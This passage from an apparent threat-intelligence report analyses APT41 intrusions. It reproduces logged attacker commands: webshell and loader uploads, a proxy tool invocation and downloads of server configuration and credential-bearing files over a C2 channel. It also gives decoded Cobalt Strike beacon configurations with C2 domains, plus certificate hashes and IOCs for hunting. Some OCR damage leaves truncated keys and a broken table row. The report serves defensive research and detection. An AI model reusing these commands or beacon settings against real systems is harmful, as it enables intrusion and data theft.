C:\Users\Administrator\Desktop\webshell\uploada4.aspx upload
c:\users\alex\desktop\smb.exe upload
C:\Users\Administrator\Desktop\cs\SecurityHealthSystray.dll upload
C:\Users\Administrator\Desktop\cs\install.bat upload
C:\Users\jack\Desktop\tmp\cs_shell\server\install.bat upload
C:\Users\jack\Desktop\tmp\cs_shell\server\bthsvc64.dll upload
C:\Users\jack\Desktop\tmp\procdump64.exe upload C:\Users\jack\Desktop\
{redacted}\244\mciwave32.dll upload C:\Users\Admin\Desktop\
{redacted}\HTTPS\LxpSvc.exe upload C:\Users\Admin\Desktop\Webshell upload
C:\Users\Admin\Desktop\{redacted}\webshell\test4.aspx upload C:\Users\Admin\Desktop\
{redacted}\远控\service\install.bat upload C:\Users\Admin\Desktop\{redacted}\LxpSrvc.dll
upload C:\Users\Admin\Desktop\{redacted}\远控\exe\dfss.dll upload
C:\Users\Administrator\Desktop\BadPotatoNet4.exe
```

Proxy: Internal Proxy – T1090.001

In the attacks we analyzed, APT41 often used a tool for proxying traffic called FRPC.

```
frcp.exe -c frcp.ini
```

Exfiltration

Exfiltration Over C2 Channel – T1041

At the exfiltration stage, APT41 gained access to various server configurations, backup data, and user data. The group most likely did not exfiltrate a large amount of confidential documents.

```
download D:\projects\{redacted}\web.config; download D:\projects\{redacted}\css\help.txt;
download D:\System Volume Information\002.dat; download D:\projects\
{redacted}\Web.config; download D:\{redacted}\{redacted}20210301120008.txt; download
c:\ftpcmd.dat; download c:\AppTextFile.txt; download
c:\Users\Administrator\Desktop\OfcNTCer.dat; download c:\Users\
{redacted}\Desktop\172.16.11.103.png; download c:\Users\{redacted}\Desktop\FTP
batch\ftp_servername.bat; download c:\Users\{redacted}\Desktop\FTP batch\[redacted].bat;
download c:\Users\{redacted}\Desktop\tm remote chat.txt; download c:\Temp\netstat.txt;
download c:\Program Files (x86)\Trend Micro\OfficeScan\PCCSRV\Admin\web.config;
download c:\Program Files (x86)\Trend
Micro\OfficeScan\PCCSRV\Admin\Utility\SQL\web.config; download c:\Program Files
(x86)\Trend Micro\OfficeScan\PCCSRV\Web\web.config; download c:\Program Files
(x86)\Trend
Micro\OfficeScan\PCCSRV\Web_OSCE\Web_console\HTML\widget_old\repository\inc\class
; download
c:\Windows\Microsoft.NET\Framework\v2.0.50727\ASP.NETWebAdminFiles\web.config;
download c:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\web.config; download
c:\Windows\Microsoft.NET\Framework64\v2.0.50727\ASP.NETWebAdminFiles\web.config;
download c:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\web.config;
download c:\Windows\WinSxS\amd64_clientdeployment-
connectsite_31bf3856ad364e35_10.0.14393.0_none_d2443e4100c72a7c\web.config;
download c:\Users\{redacted}\Desktop\Office Scan Backup\Private\AosBackup.txt
```


Hunting for APT41 Cobalt Strike servers

This section explains how to hunt for APT41's network infrastructure. The group usually uses certain servers exclusively to host the Cobalt Strike framework, while they exploit others only for active scanning through Acunetix. The Group-IB TI team identified servers that were used for both, however. It is important that all APT41 servers were protected using the cloud service CloudFlare, which hides the real server addresses. That said, the Group-IB Threat Intelligence system detects server backends belonging to various threat actors, including APT41.

As a result, our clients are among the first to proactively block new servers belonging to threat actors.

To identify APT41 infrastructure, it is essential to describe how Cobalt Strike operates.

This framework serves as an intermediate server to which threat actors can connect from other devices. Other devices connect to the Cobalt Strike server (usually, but not always) on port 50050. By default, the server generates a self-signed SSL certificate, which contains the “Cobalt Strike” strings.



One of the default Cobalt Strike certificates

However, the servers used in these campaigns have different certificates on this port: the two certificates below, with the values “fortawesome”, are unique and clearly indicate that this Cobalt Strike image belongs to APT41.

SSL-cert SHA1-8c93083440cd9ce5fe4cf58c3348bd85bdf07f6c

The next major feature of Cobalt Strike that the Group-IB team discovered is the use of custom SSL certificates on listeners. Listeners are used to accept connections from the payload in order to maintain communication between bots and the C&C server. The group uses SSL certificates for HTTPS listeners. In the examples below, APT41 used unique SSL certificates that mimicked “Microsoft”, “Facebook” and “CloudFlare”.

SSL-cert SHA1-0cc907db409a259611f56abc7dead19c6ed51fd0

According to Group-IB Threat Intelligence data, servers with such certificates first emerged in early 2020. By the end of 2021, their number reached 106. This means that the Group-IB team discovered more than 100 Cobalt Strike servers that are used only by APT41. Unsurprisingly, most are no longer active.

Artifacts and other noteworthy findings

Chinese strings

An analysis conducted by Group-IB experts revealed the following key artifacts pointing to the origin of APT41:

Using mainly Chinese IP addresses to communicate with Cobalt Strike servers.

171.208.242.0/24 CHINANET 171.208.241.0/24 CHINANET 110.191.217.0/24 CHINANET 102.223.72.0/22 SUNNETWORK-SA 103.165.84.0/24 GEM1-HK 178.79.128.0/18 US-LINODE-20100510 45.152.112.0/23 ALANYHQ 60.248.225.0/24 HINET-NET 61.221.57.0/24 HINET-NET

Using Chinese characters on the devices from which the attacks were conducted.

Using a specific Pinyin format for directory names.
Pinyin is a romanization system that represents the sounds of the Chinese language through

the use of the Latin alphabet. In the case below, a directory is called “yuming”, which in Chinese means “domain name”.

Separate directories are used for certain organizations.

“Working” hours” of APT41

Research into APT41 malware campaigns dated 2021 helped align all the group’s timestamps to UTC+8. As a result, we have come to the following conclusions. The group starts working at 9 AM and its activity stops around 7 PM. It is clear that APT41 members do not work long hours, unlike financially motivated hacker groups like Conti, for example. Groups like Conti tirelessly “work” 14 hours a day without any days off, which we described in detail in our report titled “CONTI ARMADA: THE ARMATTACK CAMPAIGN”.

According to this map, the following countries are located in this time zone:

- Russia

Australia

Malaysia

Singapore

China

and others

Conclusion

For a long time, security researchers believed that hacked legitimate pentesting and red teaming tools, which are widely used by hacker groups, make threat hunting and attribution more difficult. Among such tools, Cobalt Strike stands out. In the past, the tool was appreciated by cybercriminal gangs targeting banks, while today it is popular among various threat actors regardless of their motivation, including infamous ransomware operators. That is why it is essential to proactively discover servers running this framework and to attribute those servers to specific threat actors. It is a crucial task for all cybersecurity teams that want to prevent attacks.

In this blog post, we shared examples of identifying and correlating Cobalt Strike with campaigns conducted by the state-sponsored group APT41. Thanks to our proprietary Group-IB Threat Intelligence system, which detects and attributes such attacks automatically, our clients are the first to be informed about cyberthreats, including all the relevant indicators of compromise and TTPs. They are also the first to obtain the names of compromised organizations, which helps them avoid supply-chain attacks and make their network infrastructure more secure.

In line with Group-IB's mission of fighting cybercrime, we will continue to explore the methods, tools, and tactics used by one of the oldest and still dangerous groups, APT41. We will also continue to inform and warn targeted organizations worldwide. We always strive to ensure that organizations under attack are notified as quickly as possible to help reduce potential damage. We also consider it our responsibility to share our findings with the cybersecurity community and encourage researchers to study advanced threats, share data, and use our technologies to combat cybercrime — together.

If you are interested in what we do and would like to become an expert in the same field, you can take our Digital Forensics, Incident Response, and Threat Intelligence training courses. We also welcome applications to join the Group-IB team. Please check our vacancies on the website.

IOCs

IP	First seen	Last seen	C&C domains
45.142.214[.]242	2021-04-12	2021-07-08	delaylink[.]tk,javaupdate.biguserup[.]workers.dev
45.153.231[.]31	2021-05-31	2021-06-26	
45.144.31[.]31	2021-06-04	2021-06-26	colunm[.]tk
45.142.214[.]56	2021-06-09	2021-07-20	mute-pond-371d.zalocdn[.]workers.dev,cs16.dns04[.]com
		2021-	gentle-voice-

Cobalt Strike Beacons

45.142.214.242: "config_payload": { "process-inject-stub": "fbM7aRSiLoJ01wyIz1ATTQ==", "http-get.uri": "javaupdate.biguserup.workers.dev,/jquery-3.3.1.min.js", "stage.cleanup": 1, "http-get.server.output": "`T", "post-ex.spawnto_x64": "%windir%\\sysnative\\svchost.exe -k netsvcs", "post-ex.spawnto_x86": "%windir%\\syswow64\\svchost.exe -k netsvcs", "watermark": 305419896, "process-inject-use-rwx": 64, "dns_idle": 134744072, "sleeptime": 60000, "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCY/kAU3i5Cw6hXsXbgonByGxgt0JX
"maxdns": 255, "http-post.client": "Accept: */*2Referer: https://javaupdate.biguserup.workers.dev/Accept-Encoding: *&Host: javaupdate.biguserup.workers.dev__cfduid", "ssl": true, "publickey_md5": "531c720aae6e053b9db9be8e7b56f78f", "http-post.uri": "/jquery-3.2.2.min.js", "jitter": 41, "cookieBeacon": 1, "port": 443, "process-inject-start-rwx": 64, "http-get.client": "Accept-Encoding: *&Host: javaupdate.biguserup.workers.devAccept: */*2Referer: https://javaupdate.biguserup.workers.dev/__cfduid=Cookie", "http-get.verb": "GET", "proxy_type": 2, "user-agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0" } },

45.144.31.31: config_payload": { "process-inject-stub": "d5nX4wNnwCo18Wx3jr4tPg==", "http-get.uri": "cs.colunm.tk,/__utm.gif", "http-get.server.output": "", "post-ex.spawnto_x64": "%windir%\\sysnative\\rundll32.exe", "post-ex.spawnto_x86": "%windir%\\syswow64\\rundll32.exe", "watermark": 305419896, "process-inject-use-rwx": 64, "sleeptime": 60000, "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCBkyCWDMC1Q6VqRZIY35+iU7KtrH
"maxdns": 255, "http-post.client": "&Content-Type: application/octet-streamid", "ssl": true, "publickey_md5": "9cdb3fca6156c6cbed2f01d6431b3dfb", "http-post.uri": "/submit.php", "cookieBeacon": 1, "port": 8443, "process-inject-start-rwx": 64, "http-get.client": "Cookie", "http-get.verb": "GET", "proxy_type": 2, "user-agent": "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM; MANM)" }

45.142.212.47: "config_payload": { "process-inject-stub": "9LoFKCrbYlLergvfu7Ki8A==", "http-get.uri": "mute-pond-371d.zalocdn.workers.dev,/jquery-3.3.1.min.js", "stage.cleanup": 1, "http-get.server.output": "`T", "post-ex.spawnto_x64": "%windir%\\sysnative\\svchost.exe -k netsvcs", "post-ex.spawnto_x86": "%windir%\\syswow64\\svchost.exe -k netsvcs", "process-inject-use-rwx": 64, "dns_idle": 134744072, "sleeptime": 32547, "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC3WFIrP6k0u+i8ozfzb2lLZHkTokxc3l
"maxdns": 255, "http-post.client": "Accept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.dev__cfduid", "ssl": true, "publickey_md5": "a9020b0e5342fb8877d2fb213802132f", "http-post.uri": "/jquery-3.2.2.min.js", "jitter": 41,

"cookieBeacon": 1, "port": 443, "process-inject-start-rwx": 64, "http-get.client": "Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.devAccept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/__cfduid=Cookie", "http-get.verb": "GET", "proxy_type": 2, "user-agent": "Mozilla/5.0 (Linux; Android 7.0; Pixel C Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0" } },

185.250.150.22: "config_payload": { "http-get.uri": "mute-pond-371d.zalocdn.workers.dev,/jquery-3.3.1.min.js", "stage.cleanup": 1, "http-get.server.output": "`T", "post-ex.spawnto_x64": "%windir%\\sysnative\\svchost.exe -k netsvcs", "post-ex.spawnto_x86": "%windir%\\syswow64\\svchost.exe -k netsvcs", "process-inject-use-rwx": 64, "dns_idle": 134744072, "sleeptime": 32547, "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCQ2/teGq2eUgU2sZjiJCCcKH7RgQrs "maxdns": 255, "http-post.client": "Accept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.dev__cfduid", "ssl": true, "publickey_md5": "398c270c67cd915134ebbf7108090789", "http-post.uri": "/jquery-3.2.2.min.js", "jitter": 41, "cookieBeacon": 1, "port": 443, "process-inject-start-rwx": 64, "http-get.client": "Accept-Encoding: *(Host: mute-pond-371d.zalocdn.workers.devAccept: */*4Referer: https://mute-pond-371d.zalocdn.workers.dev/__cfduid=Cookie", "http-get.verb": "GET", "proxy_type": 2, "user-agent": "Mozilla/5.0 (Linux; Android 7.0; Pixel C Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0" }

Contact

APAC: +65 3159 3798

EU & NA: +31 20 226 90 90

MEA: +971 4 568 1785

info@group-ib.com

Subscribe to stay up to date with the latest cyber threat trends